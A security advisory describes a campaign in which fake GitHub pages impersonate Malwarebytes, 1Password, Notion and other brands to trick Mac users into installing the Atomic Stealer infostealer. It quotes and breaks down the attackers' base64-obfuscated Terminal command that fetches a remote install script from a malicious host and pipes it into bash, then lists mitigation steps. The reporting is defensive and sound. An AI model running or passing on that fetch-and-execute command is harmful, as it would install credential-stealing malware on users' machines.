Warning: Fake Software on GitHub Targets Mac Users
Recently, security experts from Malwarebytes issued a warning about a widespread fake software distribution campaign happening on GitHub, targeting macOS users. The attackers have exploited the names of reputable brands to create fake download pages, spreading malware capable of stealing information.
Notably, some popular software like 1Password, Docker, Gemini Malwarebytes, Notion, and others are among the software being impersonated, making the campaign extremely dangerous as users may unknowingly install malicious software themselves.
Detailed Information
This phishing campaign uses Atomic Stealer (AMOS) – a type of malware that specializes in stealing information from Mac users. Notably, the attackers do not try to exploit complex vulnerabilities in the operating system; instead, they find an easier way: tricking users into installing fake software themselves.
To achieve this, they set up GitHub pages that look exactly like the official developer pages. Many people find it difficult to tell the real from the fake because the pages are fully designed with information, download buttons, and even detailed installation instructions.
This campaign often starts with sponsored Google ads or SEO tricks – Search Engine Optimization. This means that when users search for keywords like “Malwarebytes Github MacOS,” fake links are likely to appear at the top of the results page. Trusting the ads or top results, users easily click without suspecting anything.
 In the case of Malwarebytes, when users access the fake GitHub page for this software, they will see a familiar button like “GET MALWAREBYTES.” By clicking on it, they are taken to a download page with installation instructions.
In the instructions, the attacker often asks users to run a command in Terminal—the command-line tool on macOS. At first glance, it seems like a simple command, but in reality, it downloads a script from an external server and executes it immediately. In other words, users are unwittingly opening the door for the attacker.
 The image above is an example of a command used by hackers. The command can be broken down and explained as follows:
/bin/bash -c "<something>"runs a command using the Bash shell on macOS or Linux. Bash is the interpreter for shell commands.- The part in quotes uses
$( ... ). Everything inside will be executed first; its output becomes part of the outer command. $(echo aHR0cHM6Ly9nb3NyZWVzdHIuY29tL2h1bi9pbnN0YWxsLnNo | base64 -d)decodes the long string using thebase64 -dcommand.curl -fsSLis a command to download data from the web. The options mean:-f: Fail silently on HTTP errors. This means if there are error messages like 404, 500, etc., instead of displaying the usual error message, the command will return an exit code or terminate the running command.-s: Silent mode (does not show the progress bar).-S: Show errors if-sis used.-L: Follow redirects.
When combining all these elements together, we get:
- The inner command becomes:
curl -fsSLhttps://gosreestr[.]com/hun/install.sh - The outer command becomes:
/bin/bash -c "$(curl -fsSLhttps://gosreestr[.]com/hun/install.sh)"
This means that the complete command instructs the system to download a script directly from an external server and immediately execute it using Bash. The scary part is that this process happens without any warnings or confirmation steps, the user does not get to see what the script contains, and there is no chance to refuse before it runs. This way, malware can easily bypass many of the system’s usual defenses.
Once infiltrated, Atomic Stealer can steal passwords, login information, cryptocurrency wallet data, and sensitive files. It can also install additional components to maintain long-term control of the computer.
Not only is Malwarebytes being impersonated, but other familiar software like LastPass, 1Password, Gemini, Notion, etc., are also on the list. These software are trusted by many individuals and businesses, increasing the risk of spread and the number of potential victims. And certainly, this list is not final—the attacker can easily expand to other popular software.
This campaign highlights a worrying reality: users’ trust in search results and code-hosting platforms like GitHub has been thoroughly exploited. If users rely solely on the habit of searching and clicking the first link, they can fall into a trap without realizing it.
Mitigation & Recommendations
General users follow these safety guidelines:
- Do not run copy-paste commands: Never copy and run commands from unclear sources, especially commands like
curl … | bash. - Use software from official sites: Access and use software from the developer’s official website, and verify the download link if necessary.
- Avoid clicking on ad results: Avoid clicking on advertised links in search results as they may be traps set by attackers.
- Use security solutions: Use security software with web protection features to block fake sites from the start.
In case of suspicion or infection, Malwarebytes cybersecurity experts also recommend that macOS users take the following remediation steps:
- Scan the system: Scan the entire system and remove suspicious LaunchAgents, LaunchDaemons, and startup items in the Library.
- Reinstall the system: If unusual signs persist, perform a clean reinstall of macOS and only restore data from a reliable backup.
- Change passwords: After reinstalling the system, users should change all passwords and enable two-factor authentication (MFA) for important accounts.
References
| Exclusive article by FPT IS Technology Experts
Nam Anh Mai D. – FPT IS Cyber Security Center |